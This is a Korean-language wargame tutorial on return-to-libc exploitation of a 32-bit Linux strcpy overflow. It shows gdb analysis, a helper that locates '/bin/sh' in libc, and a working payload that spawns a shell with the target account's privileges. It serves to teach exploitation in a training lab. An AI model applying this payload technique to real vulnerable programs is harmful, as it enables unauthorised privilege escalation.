Return-to-libc

Mini (skyclad0x7b7@gmail.com)
2015-08-22


- INDEX -

1. 개요

1-1. 서문

해당 문서는 작성자가 공부한 내용을 정리하고 문서화하기 위해 만든 것입니다. 아직 공부 중인 학생인 만큼 내용에 오류도 있을 수 있고, 명확하지 못한 부분도 있을 수 있습니다. 수정할 부분이나 보완할 부분, 더 보충이 필요한 부분은 메일('*skyclad0x7b7@gmail.com*')이나 블로그로 부탁 드립니다. 해당 문서에서 다루는 BOF 공격의 내용은 어느 정도의 프로그래밍 지식이 있는 분들을 대상으로 한 것이며, 대부분 32 비트 LINUX 환경에서의 공격을 다루고 있습니다.이 문서는 BOF 문서 이후,두 번째로 제작하는 문서입니다.

1-2. RTL 공격이란



RTL 은 Return-to-libc 의 약자로, 기존의 BOF 공격이 보통 RET 에 쉘코드의 주소를 덮어쓰는 것으로 EIP 를 변조시켜 프로그램의 실행을 제어하는 것과는 달리, RET 에 라이브러리 함수의 주소를 덮어씌워 라이브러리 내의 함수를 실행시키는 기법입니다. 이전 BOF 문서와 마찬가지로 이 공격은 어떤 상황에서 사용하는지, libc 란 무엇인지 등 기초지식들을 먼저 설명 후 본제로 들어가도록 하겠습니다.

보호 기법

BOF 취약점은 이미 널리 알려져 있고,해커들 외에 개발자들도 이미 그 위협을 충분히 느끼고 그에 대한 대책을 마련하고 있습니다.가장 좋은 방법은 strcpy 나 gets 같은 위험한 함수의 사용을 자제하고 strncpy 처럼 길이를 지정해 주거나,scanf 를 사용하면서 %10s 처럼 포맷스트링에 길이 제한을 주는 등 오버플로우를 미연에 방지하는 것입니다.하지만 사용하는 게 좋다고 해서 꼭 그렇게만 사용하는 것은 아닙니다. 실수로 저 함수들을 사용할 수도 있고,애초부터 strcpy 나 gets 함수가 위험하다는 자각이 없는 초보 개발자들 같은 경우 충분히 BOF 취약점이 있는 코드를 작성할 수 있습니다.따라서 최근의 거의 모든 OS 는 시스템 차원에서 공격을 방지할 수 있도록 해 주는 보호 기법들이 적용되어 있습니다.여기서는 그 보호 기법들 중 몇 가지를 설명하고,어떤 상황에서 RTL 이 유용하게 쓰이는지를 알아봅니다.

- Non-Executable Stack

우리는 가장 기본적인 BOF 공격을 할 때, 환경변수나 할당된 버퍼 내에 쉘코드를 집어넣고 그 주소값으로 RET 를 덮어씌워주는 것으로 EIP 를 변조시켜 공격에 성공하였습니다.하지만 그것은 Stack 에 코드 실행 권한이 있었을 때의 이야기입니다.만약 Stack 에 들어간 쉘코드를 실행시키지 못하도록, EIP 가 Stack 내부의 명령어를 가리킬 때 실행이 되지 않도록 설정해버린다면, 우리가 설정해 둔 환경변수나 버퍼에 집어넣은 쉘코드는 모두 무용지물이 됩니다.Non-ExecutableStack 은 의미 그대로 스택 내부에서 코드가 실행되지 않도록,실행 권한을 없애 버리는 보호 기법을 의미합니다.이 외에도 Heap 영역에서의 코드도 실행되지 않도록 할 수 있는데,이 두가지 보호 기법을 모두 합쳐 NX 라고 부릅니다.

- Random Stack

프로그램이 실행 후 할당된 버퍼에 쉘코드를 넣는다던가,환경변수에 쉘코드를 넣는다던가 관계 없이 이 값들은 모두 스택에 저장됩니다.그리고 이번 BOF 문서에서는 findsh 프로그램을 짜던지, gdb 로 디버깅을 하던지 해서 이 주소값을 알아낸 뒤,그 주소로 RET 를 덮어씌우는 방식으로 BOF 를 진행했습니다.하지만 만약 프로그램이 실행될 때마다 스택의 주소가 바뀐다면 어떻게 될까요?쉘코드의 주소를 정확히 특정할 수 없게 되므로 공격이 힘들어집니다. NOP Sled 를 많이 넣는 방식으로 확률적으로 공격할 수는 있지만 확실하지 않은 방법입니다.꽤 쓸만한 보호 기법이고,실제로 이후에는 스택 외에도 라이브러리 주소, Heap 주소 등 메모리 주소를 전체적으로 다 섞어버리는 상위호환 보호 기법인 ASLR 도 존재합니다.일단 지금은 Random Stack 만 봐도 됩니다.

```
[gate@Fedora_1stFloor tmp]$ ./test
&buf  : 0xfefeee80
[gate@Fedora_1stFloor tmp]$ ./test
&buf  : 0xfee23a90
[gate@Fedora_1stFloor tmp]$ ./test
&buf  : 0xfee62c70
[gate@Fedora_1stFloor tmp]$ _
```

이외에도 RTL 을 치명적으로 막아버리는 ASCII Armor 등이 있지만, 이걸 뚫는 방법을 설명하기 위해서는 좀 더 고도화된 기법을 배워야 가능하므로 지금은 빼도록 하겠습니다.이런 보호 기법이 적용되어 있는 상황에서 쉘코드를 이용한 공격은 난항을 겪기 마련입니다.하지만 RTL 은 이 보호 기법들을 싹 무시하고 쉘코드 없이도 아주 간단히 공격이 가능합니다.실제로 쉘코드 치는 시간이 아까워서 기본적인 BOF 기법을 쓸 수 있을 때에도 RTL 을 사용할 정도입니다.

Libc 란?

간단히 말해서 C 에서 사용 가능한 표준 함수들을 모아 둔 표준 라이브러리입니다. C 로 프로그램을 만들 때, 거의 모든 프로그램은 이 라이브러리를 참조하여 기능을 구현하게 됩니다.많은 프로그램들이 이를 사용해야 하므로 기본적으로 주소는 고정되어 있습니다.언급한 바와 같이 Libc 의 주소는 기본적으로 고정되어 있기 때문에 Libc 내부의 원하는 함수의 주소만 알아낼 수 있다면 원하는 함수의 주소를 RET 에 덮어씌워 해당 함수가 실행되도록 할 수 있습니다.

2.RTL 공격

2-1. 취약한 코드

우선 지금까지 얘기해 온 BOF 공격이 발생할 수 있는 상황에는 어떤 것이 있는지 살펴봅시다.

실습 진행은 Lord of Buffer Overflow 의 gremlin 계정에서 진행하였습니다. 물론 보호기법은 적용되어있지 않지만 적용되어있다고 가정하고 실습을 진행하겠습니다.

```
int main(intargc, char *argv[])
{
        char buffer[16];
        if(argc< 2){
                printf("argv error\n");
                exit(0);
        }
        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);
        return 0;
}
```

버퍼의 크기가 16 바이트이고, Random Stack 과 Non-Executable Stack 기법으로 인해 일반적인 BOF 를 이용해서는 공격이 불가능합니다.

2-2. 분석

메모리 구조를 확인하기 위해 분석에 들어가겠습니다.

위 코드를 gcc 2.91.66 버전에서 컴파일링했을 때 main 의 어셈블리 코드입니다.

```
0x8048430 <main>:       push   %ebp
0x8048431 <main+1>:     mov    %ebp,%esp
0x8048433 <main+3>:     sub    %esp,16
0x8048436 <main+6>:     cmp    DWORD PTR [%ebp+8],1
0x804843a <main+10>:    jg     0x8048453 <main+35>
0x804843c <main+12>:    push   0x80484d0
0x8048441 <main+17>:    call   0x8048350 <printf>
0x8048446 <main+22>:    add    %esp,4
0x8048449 <main+25>:    push   0
0x804844b <main+27>:    call   0x8048360 <exit>
0x8048450 <main+32>:    add    %esp,4
0x8048453 <main+35>:    mov    %eax,DWORD PTR [%ebp+12]
0x8048456 <main+38>:    add    %eax,4
0x8048459 <main+41>:    mov    %edx,DWORD PTR [%eax]
0x804845b <main+43>:    push   %edx
0x804845c <main+44>:    lea    %eax,[%ebp-16]
0x804845f <main+47>:    push   %eax
0x8048460 <main+48>:    call   0x8048370 <strcpy>
0x8048465 <main+53>:    add    %esp,8
0x8048468 <main+56>:    lea    %eax,[%ebp-16]
0x804846b <main+59>:    push   %eax
0x804846c <main+60>:    push   0x80484dc
0x8048471 <main+65>:    call   0x8048350 <printf>
0x8048476 <main+70>:    add    %esp,8
0x8048479 <main+73>:    leave
0x804847a <main+74>:    ret
```

0x08048460 주소 부분이 strcpy 함수가 실행되는 부분이고, 그 함수의 인자로 들어가는 부분이 0x0804845c 의 명령인 ebp-16 의 주소 값입니다.실제 코드에서 16 바이트를 할당했으므로 Dummy 값은 따로 없이 정확히 16 바이트가 할당되었다고 볼 수 있겠습니다.그래도 확인을 위해 Dummy 를 넣는 것으로 SFP 와 RET 가 덮어써지는 것을 확인해보겠습니다.

```
(gdb) x/20x $esp
0xbffffb30:     0xbffffb38      0xbffffc94      0x41414141      0x41414141
0xbffffb40:     0x41414141      0x41414141      0xbffffb00      0x400309cb
0xbffffb50:     0x00000002      0xbffffb94      0xbffffba0      0x40013868
0xbffffb60:     0x00000002      0x08048380      0x00000000      0x080483a1
0xbffffb70:     0x08048430      0x00000002      0xbffffb94      0x080482e0
(gdb)
```

argv[1]으로 A 를 정확히 16 개 집어넣었습니다.SFP 나 RET 를 전혀 건드리지 않고 값이 쌓일 것이라고 예상할 수 있습니다.0xbffffb48 이 SFP, 0xbffffb4C 가 RET 라고 볼 수 있겠습니다.이걸 계속 실행시키면

```
(gdb) c
Continuing.
AAAAAAAAAAAAAAAA

Program exited with code 021.
(gdb)
```

정상적으로 값을 출력합니다.전부 확인하기 귀찮으니 오류를 이용해 확인합시다.

```
[gremlin@localhost gremlin]$ ./cobolt `python -c 'print "A"*20'`
AAAAAAAAAAAAAAAAAAAA
Segmentation fault
[gremlin@localhost gremlin]$ ./cobolt `python -c 'print "A"*19'`
AAAAAAAAAAAAAAAAAAA
[gremlin@localhost gremlin]$
```

문자열의 끝에는 자동적으로 Null 이 들어가기 때문에 A 를 20 개 넣었을 때, 즉 SFP 를 덮고 RET 을 1 바이트 침범했을 때 Segmentation fault 오류가 나타나는 것을 볼 수 있습니다. 19 글자로 줄여서 넣어 보니 정상 실행됩니다.이걸로 메모리 구조를 확실히 알 수 있습니다.

```
[ ... ]  [ RET ]  [ SFP ]  [ buf (16 bytes) ] [ ... ]
←높은주소                                    낮은주소→
```

이렇게 된다고 예측이 가능합니다.

2-3. 공격

RTL 은 RET 에 라이브러리 함수의 주소를 넣어 주고, 이를 이용해서 공격하는 것이라고 말씀드렸습니다.

그래서 구체적으로 어떻게 공격해야 하는 것일까요?

C 에서 쉘을 실행시키도록 하는 명령은 아주 간단한 것이 있습니다.

system 함수를 사용한 것이 바로 그것으로, system("/bin/sh"); 명령을 실행시키기만 하면 바로 쉘을 띄워줍니다.즉, system 함수를 사용하는 것으로 쉘을 간단히 딸 수 있습니다.

우선 system 함수의 주소를 구합니다.

```
[gremlin@localhost gremlin]$ gdb -q cobold
(gdb) b *main
Breakpoint 1 at 0x8048430
(gdb) r
Starting program: /home/gremlin/cobold

Breakpoint 1, 0x8048430 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x40058ae0 <__libc_system>
(gdb)
```

라이브러리의 주소같은 경우 gdb 를 이용해서 디버깅할 시 실행 권한이 없을 수도 있고, 심볼을 전부 지워버려 main 을 찾을 수 없을 수도 있으므로 직접 실행 파일을 하나 만들어서 디버깅을 통해 찾아내는 것이 좋습니다.위에서도 언급했다시피 라이브러리 함수는 거의 모든 프로그램에서 참조하는 값이기 때문에 기본적으로 시스템에서 고정되어 변하지 않습니다. p 명령을 이용해 system 함수의 주소를 찾았다면 이제 함수에 넣을 인자의 주소를 찾아야 합니다.시스템 함수는 쉘에서 명령어를 실행하기 위해 내부에서 execve 함수를 또 실행하는데, 이 함수는 "/bin/sh"를 인자로 받습니다.따라서 system 함수 내부에는 "/bin/sh"가 들어있다는 의미가 됩니다.

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
      longsh = 0x40058ae0;
      while(memcmp((void *)sh, "/bin/sh", 8)) sh++;
      printf("/bin/sh => 0x%08x\n", sh);
      return 0;
}
```

시스템 함수의 주소를 기반으로 1 씩 늘려가며 “/bin/sh”과 비교하여 문자열의 주소를 찾아내는 코드입니다. “/bin/sh”는 문자열이므로 마지막에 Null 값을 포함하기 때문에 비교하는 바이트 수는 8 바이트가 됩니다.이를 통해 주소를 알아내었으면, 시스템 함수와 함께 메모해 둡시다.

이제 필요한 것들은 전부 챙겼으니, 이를 이용해서 공격만 하면 됩니다. 공격 원리를 설명하기 전에 먼저 어떻게 공격하면 되는지를 알려드리겠습니다.

페이로드는 [Dummy (20 bytes)] [&system] [Dummy (4 bytes)] [&/bin/sh] 입니다.

system 함수의 주소를 RET 에 집어넣어 실행시켜 주고, 그 함수의 인자는 4 바이트를 더미로 준 후에 넣어줍니다. 어째서 그런지 설명하겠습니다.

RTL 을 위한 함수 프롤로그


원래 어셈블리어에서 정상적으로 함수를 실행할 때,보통은 Call Func 형식으로 짜여진 어셈블리 코드를 통해 실행시킵니다. BOF 문서에서 봤던 것과 같이 함수 프롤로그시에는 함수가 끝난 후에 실행할 명령어의 주소를 담은 RET 와 EBP 의 주소를 담은 SFP 가 저장됩니다.하지만 RET 를 함수의 주소로 덮어써 함수를 실행시킨 경우에는 Call 을 수행할 때와는 다릅니다.함수 에필로그 중 RET 에서 값을 가져와 EIP 를 복구시키는 ret 명령이 POP EIP, JMP EIP 이기 때문에 Call 명령을 수행하지 않고 그냥 함수의 주소로 점프하게 됩니다.따라서 RET 이 만들어지지 않게 됩니다.바로 함수 프롤로그인 PUSH EBP / MOV EBP, ESP 가 실행되는 것입니다.하지만 함수 내부에서는 당연히 Call 로 함수를 실행했다고 간주하고 실행하기 때문에 함수의 인자를 가져올 때는 EBP+8 (SFP 와 RET 의 8 바이트를 더합니다) 에서 참조하여 가져옵니다.이래서 함수 내에서 최초에 실행되는 PUSH EBP, MOV EBP, ESP 로 더해진 4 바이트에 Dummy 4 바이트를 더해 총 8 바이트의 거리를 주는 것입니다.

이 부분을 이해하는 것이 중요하므로 예를 들어 살펴보겠습니다.

아직 도저히 이해가 안되시는 분은 일단 RTL 을 사용할 때는 RET 에서 4 바이트 떨어진 곳에 인자를 넣는다고만 알아두시면 되겠습니다.


라이브러리 내에 test 라는 함수가 있다고 치고,이 함수는 인자로 a 와 b 를 받는다고 합니다.

이 경우 정상적으로 Call 에 의해 실행되는 흐름을 살펴보면 다음과 같습니다.



Main(편의상 Main 이라고 칭하겠습니다)에서 Func 에 인자를 주기 위해 b 와 a 순서로 집어넣었습니다.스택 구조상 저렇게 넣으면 인자를 순서대로 호출하는 것이 편하기 때문입니다.스택의 LIFO 구조는 이전에 제작한 BOF 문서에서 설명하였습니다. 마찬가지로 전에 설명했다시피 Stack 은 높은 주소에서 낮은 주소로 쌓이기 때문에 붉은 글씨로 적힌 PUSH, PUSH, Call, PUSH 부분에서 각각 값이 하나씩 저장되어 들어갑니다. 함수 프롤로그 중 MOV EBP, ESP 부분 덕분에 함수 프롤로그 이후에 EBP 와 ESP 는 같은 곳을 가리키고 있게 됩니다. 그리고 EBP 는 함수가 바뀌지 않는 한 그 자리를 그대로 유지하며 기준점이 됩니다. 여기서 보면 알 수 있다시피 RET 와 SFP 의 크기인 8 바이트를 더하면 EBP 를 기준으로 인자에 접근이 가능합니다. 이것이 바로 Call 명령에 의해 실행되는 정상적인 함수입니다.

이번에는 JMP 에 의해 Call 을 스킵하고 직접 들어가는 RTL 기법을 살펴보겠습니다.



BOF 기법을 이용하여 BUF 에서부터 b 까지를 전부 덮어씌웠습니다.

여기서는 Main 의 구조는 그릴 필요가 없으므로 생략하였습니다.

STACK 의 기울어진 글자들이 모두 덮어씌워진 값들입니다.

RET 을 Func 함수의 주소로 설정하였고,그 다음 4 바이트를 AAAA 라는 Dummy 값으로 설정한 후 인자 a 와 b 를 넣어주었습니다.함수 에필로그가 진행되며 ret 에서 POP EIP, JMP EIP 가 실행되므로 Func 함수 내부로 점프함과 동시에 ESP 는 AAAA 를 가리킵니다. 여기서 Func 함수의 프롤로그가 일어나므로 PUSH EBP 가 실행되어 ESP 는 다시 RET 이었던 부분을 가리킵니다.또한 MOV EBP, ESP 에 의해 EBP 도 ESP 와 같은 부분을 가리키게 됩니다. 이 상태에서 살펴보면 EBP+8 부분에 정상적으로 인자가 있고,접근이 가능한 것을 알 수 있습니다. 이렇게 어찌보면 정상적으로 보이게 라이브러리 함수를 실행시키는 것이 RTL 기법의 핵심입니다. 여기선 굳이 알아둘 필요가 없지만 해당 라이브러리 함수가 끝나고 나면 당연하게도 함수 에필로그가 일어나는데, 이 함수 에필로그에서 RET 부분이 Dummy 로 넣었던 AAAA 이기 때문에 저기에 다른 함수의 주소를 넣는 것으로 RTL Chaining 기법을 사용할 수 있습니다. 함수 에필로그에 관한 부분은 FPO(Frame Pointer Overwrite) 부분에서, RTL Chaining 기법은 GOT Overwrite 및 ROP(Return Oriented Programming) 부분에서 더 자세히 살펴보도록 하겠습니다.

여기까지 보셨다면 이제 어째서 페이로드에서 RET 뒤에 Dummy 값 4 바이트가 필요했는지 아실 것이라고 생각합니다. 공격을 계속합니다.

```
[gremlin@localhost gremlin]$ ./cobolt `python -c 'print "A"*20+"\xe0\x8a\x05\x40"+"AAA
A"+"\xf9\xbf\x0f\x40"'`
AAAAAAAAAAAAAAAAAAAA?@AAAA □ @
bash$ id
uid=501(gremlin) gid=501(gremlin) euid=502(cobolt) egid=502(cobolt) groups=501(gremli
n)
bash$ whoami
cobolt
bash$
```

구한 system 의 주소와 “/bin/sh”의 주소를 페이로드에 맞추어 집어넣어주면 쉘을 획득할 수 있습니다.

위에서 예로 든 인자 a, b 대신 "/bin/sh"의 주소를 system 함수의 인자로 만들어 줌으로써 결론적으로 system("/bin/sh"); 명령을 실행시킨 것입니다.

/bin/sh 이 끝나고 나면 당연히 원래 작업으로 돌아오게 되므로 exit 명령을 이용하여 원래대로 돌아오면 Segment fault 가 나는 것을 확인할 수 있을 것입니다. 이는 Dummy 로 'AAAA'를 넣었기 때문에 EIP 에도 'AAAA'가 들어갔기 때문입니다.

이렇게 RTL 을 이용한 공격에 성공하였습니다.

3. 마치며

저번 버퍼 오버플로우 문서를 제작한 뒤 한동안 바빠서 문서 제작에 신경을 쓰지 못했습니다.이번에는 BOF 문서를 읽어주신 한 분이 피드백으로 그림이 조금 더 있는 편이 읽고 이해하는데 도움이 될 것 같다고 말씀하셔서 없는 재주를 부려 그림을 조금 넣어 보았습니다.포토샵이나 일러스트레이터가 현재 설치되어있지 않은 터라 파워포인트 등으로 만들어 조잡하기 짝이 없지만 양해 부탁드립니다.시스템 해킹을 계속해서 공부해나가며 느끼는 것이지만 BOF 라는 가장 기본적인 공격에서 시작하여 RTL, FPO, GOT Overwrite 등의 고급 기법들을 섞어 나가면서 점점 더 심화되어가는 시스템 해킹은 뭔가 수학과 비슷하다는 생각이 듭니다.필자는 수학을 잘하지 못하지만 말이죠. 이후 작성하게 될 FPO 와 GOT Overwrite, ROP 등의 문서들은 지금까지의 공격들보다 좀 더 복잡하고 생각할 거리가 많은 주제들입니다.그만큼 어렵기도 하구요.시스템 해킹은 이렇게 기초적인 BOF 에서 모든 것이 시작되기 때문에 기초 개념을 확실히 잡아두지 않으면 고급 기술을 배워서 사용하기에 무리가 많습니다.이 문서를 보시는 모든 분들이 기초를 잡는 데 조금이나마 도움이 되었으면 기쁘겠습니다. 그리고 이번에 tistoty 블로그를 운영하게 되어서 이 문서에서 언급하는 블로그는 tistory 로 전부 바꿀 예정입니다. 서문에서 언급했듯이 지적 사항이나 질문, 보충은 메일('skyclad0x7b7@gmail.com') 또는 블로그로 부탁드립니다.